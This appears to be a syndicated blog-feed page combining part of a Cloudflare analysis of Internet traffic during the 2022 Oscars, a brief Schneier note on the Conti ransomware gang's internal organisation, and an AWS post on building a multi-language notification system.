
The event started with Beyoncé singing at 17:00 PST and ended at around 20:30. In terms of growth in traffic, the start of the show didn’t show much for social media, although TikTok and Twitter started to decrease in DNS requests after that time.

Will Smith makes Twitter and TikTok rise in requests

Twitter and TikTok were the social networks that seemed most impacted by the moment Will Smith went on stage and started an altercation with Chris Rock after a joke.


For Twitter, the major change in DNS requests was exactly after that incident (at 19:25); before that, at 18:00, the moment Sebastián Yatra performed Encanto’s Dos Oruguitas song also had a small spike.

How the Oscars impacted the Internet (at least in the US)

There were 32% more DNS requests for Twitter a few minutes after the altercation, and that growth peaked at 20:15 with 51% more requests than there were at 19:20 — that was after Will Smith (20:05) gave his acceptance and apology speech, when he was awarded the Best Actor Oscar. The ceremony ended at 20:30, and after that traffic went down.

TikTok also seemed to be used during the ceremony and the breaks, and after a spike during one of the commercial breaks, around 18:40, after Troy Kotsur won the Best Supporting Actor Oscar for his role in CODA.

How the Oscars impacted the Internet (at least in the US)

The Will Smith incident seems to be associated with an increase of 20% in requests from 19:20 to 19:30. The trend continued with a 25% increase (19:40) and a peak of 40% more traffic at 20:15, right after Will Smith’s speech. After the ceremony ended (20:30), traffic went down.

Facebook (yellow line) and Instagram (green) weren’t particularly impacted, although there’s a decrease in traffic after the ceremony started and requests start to decrease after 19:00, especially Facebook.

How the Oscars impacted the Internet (at least in the US)

Actresses made IMDb.com tick


One of the main sources of information about the movie industry is IMDb.com, the Internet Movie Database, and traffic to the site was impacted by the Oscars in a way not related to the Will Smith incident. Requests almost doubled (93% increase) in the minutes before the Oscars started (between 16:50 and 17:00).

How the Oscars impacted the Internet (at least in the US)

And there was another clear spike right after Ariana DeBose won (at 17:23) the Best Supporting Actress Oscar for West Side Story, with almost 90% growth in traffic compared to the previous 10 minutes.

There is also an increase at 19:00, when Kenneth Branagh won the Best Original Screenplay Oscar for writing Belfast. The other major spike in traffic, with 55% increase compared to the previous minutes, was right around the time Jessica Chastain got the Oscar for Best Actress for her role in the movie The Eyes of Tammy Faye.


ABC was the official broadcaster for the 2022 Oscars, and throughout the event had good numbers: two hours before the ceremony, ABC.com and also their dedicated page Oscars.com (that redirects to abc.com/shows/oscars) had between 200 to 600% more traffic than in our baseline (the morning period, 08:00 – 12:00 PST).

The biggest spike was around 19:45, a few minutes after the Will Smith incident. This was around the time Questlove received the Best Documentary Oscar for Summer of Soul (…Or, When the Revolution Could Not Be Televised), and there was a reunion for The Godfather, with Francis Ford Coppola and actors Al Pacino and Robert DeNiro, on stage.

How the Oscars impacted the Internet (at least in the US)

Oscars official website


The official Oscars.org website also had some trends worth mentioning. Requests to the site increased 400% in the hour before the ceremony started, from 16:00 to 17:00, and remained high after that.

How the Oscars impacted the Internet (at least in the US)

But at 19:45 there was a clearer spike in traffic of around 1,300% increase compared to the previous 10 minutes — that was 20 minutes after the Will Smith incident, right after Questlove’s Oscar and at the time of The Godfather reunion. There was another spike right after the Best Actress award and before the event ended. The full list of winners was published on Oscars.org right after 20:30.


So, how about the trends for movie news sites like Variety, Hollywood Reporter, Vulture or E Online? For this we went on to look at the whole Oscars week (the baseline is a mean of the previous Sunday, March 20, 2022). The Oscars Sunday, March 27, was definitely the main day of the week, with DNS requests for those websites growing 833% more than the best days of the week.

How the Oscars impacted the Internet (at least in the US)

That growth was even higher the next day, Monday, March 28, 2022, when traffic rose to 1,200% more than the best days of the previous week.

Conclusion

As we saw with the Super Bowl LVI, an out of the ordinary moment in a popular event, even when it’s broadcasted via television, causes changes in social media and Internet traffic. In the case of the Super Bowl LVI it was the Coinbase ad; here it was an unexpected incident on stage.

Other trends like these can be found on the Cloudflare Radar website or via our dedicated Twitter account.

A Detailed Look at the Conti Ransomware Gang

Post Syndicated from Bruce Schneier original https://www.schneier.com/blog/archives/2022/03/a-detailed-look-at-the-conti-ransomware-gang.html

Based on two years of leaked messages, 60,000 in all:

The Conti ransomware gang runs like any number of businesses around the world. It has multiple departments, from HR and administrators to coders and researchers. It has policies on how its hackers should process their code, and shares best practices to keep the group’s members hidden from law enforcement.

Build a multi-language notification system with Amazon Translate and Amazon Pinpoint

Post Syndicated from Praveen Allam original https://aws.amazon.com/blogs/architecture/build-a-multi-language-notification-system-with-amazon-translate-and-amazon-pinpoint/

Organizations with global operations can struggle to notify their customers of any business-related announcements or notifications in different languages. Their customers want to receive notifications in their local language and communication preference. Organizations often rely on complicated third-party services or individuals to manually translate the notifications. This can lead to a loss of revenue due to delayed communication and additional operational expenses.

This blog post demonstrates how to build a straightforward, cost-effective, and scalable multi-language notification system using AWS Serverless technologies. You can post a business-related announcement or notification in English, and based on the customer profile data, it will convert this announcement or notification into different languages. Additionally, the system will also deliver these translated announcements or notifications as an email, voice, or SMS.

Example of a multi-language notification use case

A restaurant franchise company is adding a new item to their menu and plans to release it in North America, Germany, and France. The corporate office has decided to send the following notification.

The company is adding a new item to the menu, and this will go live by May 10. Please ensure you are prepared for this change and plan accordingly.

The franchise owners in Germany want to receive the notifications in the German language, whereas the franchise owners in France want to receive it in French. North American franchises want to receive it in English.

Solution design for multi-language notification system

The solution in Figure 1 demonstrates how to build a multi-language notification system using Amazon Translate and Amazon Pinpoint.

AWS Serverless technologies handle automatic scaling, have built-in high availability architecture, and a pay-for-use billing model, which increases agility and optimizes costs. The system built with this solution is invoked using REST API endpoints. Once this solution is deployed, it can be integrated with any frontend application where users can log in and send out notification events.

Figure 1 illustrates the architecture of this solution.

Solution architecture for multi-language notification system. It includes all the AWS services that are required in this solution. The flow is described as follows.

Figure 1. Solution architecture for multi-language notification system

1. The restaurant franchise will log in to their UI to type the notification message in English. Upon submission, the notification message is sent to the Amazon API Gateway REST endpoint.
Note: In this solution, there is no UI available. You will use a terminal to submit the message.

2. Amazon API Gateway will send this message to Amazon Simple Queue Service (SQS), which will keep the HTTP requests asynchronous.

3. The SQS queue will invoke the SQS AWS Lambda function.

4. The SQS Lambda function invokes the AWS Step Functions state machine. This SQS Lambda function is used as a proxy mechanism to start the state machine workflow. AWS Step Functions are used to orchestrate the notification workflow process. The workflow process validates the message, converts it into different languages, and notifies the customers in their preferred way of communication (email, voice, or SMS). It also handles errors if any of the steps fail by using SQS dead-letter queue.

5. The message entered must be validated in order to ensure that the organizational standards are followed. To perform the message validation, we use the Amazon Comprehend service. Comprehend’s Sentiment analysis will determine whether to send or flag the message. All flagged messages are sent for review.

  • In the example use case message preceding, the message sentiment neutral score is 0.85 confidence. If you set the acceptable score to anything greater than 0.5 confidence, then it is a valid message. Once it passes the validation step, the workflow will proceed to the next step.
  • If the message is vague or not clear, the sentiment score might be less than 0.5 confidence. For example, if this is the message used: We are adding a dish; be ready for it, the sentiment score might be only 0.45 confidence. This is under the acceptable score, and the message will not be processed further.

6. After the message is successfully validated, the message is translated into various languages depending on the customers’ profiles. The Translate Lambda function determines the number of unique languages by referring to the customer profile data in the Amazon DynamoDB table. The function then uses Amazon Translate to translate the message to the different languages required for that notification event. In our example use case, the converted messages will look as follows:

  • German (de):

Das Unternehmen fügt dem Menü einen neuen Punkt hinzu, der bis zum 10. Mai live geschaltet wird. Bitte stellen Sie sicher, dass Sie auf diese Änderung vorbereitet sind und planen Sie entsprechend.

  • French (fr):

La société ajoute un nouvel article au menu, qui sera mis en ligne d’ici le 10 mai. Assurez-vous d’être prêt pour ce changement et de planifier en conséquence.

7. The last step in the workflow is to build the notification logic and deliver the notifications. The Amazon Pinpoint Lambda function retrieves the customer’s profile from the Amazon DynamoDB table. It then parses each record for a given notification event to find out the delivery mode (email, voice, or SMS message). The function then builds the notification logic using Amazon Pinpoint. Amazon Pinpoint notifies each customer either by email, voice, or SMS.

Code repository

The code for this solution is available on GitHub. Review the README file for detailed instructions on how to download and run the solution in your AWS account.

Conclusion

Organizations that operate on an international basis often struggle to build a multi-language notification system to communicate any business-related announcements or notifications to their customers in different languages. Communicating these announcements or notifications in a variety of formats such as email, voice, and SMS can be time-consuming. Our solution addresses these challenges using AWS services with fewer steps than traditional third-party options. This solution also features automatic scaling, built-in high availability, and a pay-for-use billing model to increase agility and optimize costs. These technologies not only decrease infrastructure management tasks like capacity provisioning and patching, but provides for a better customer experience.

Further reading:

The collective thoughts of the interwebz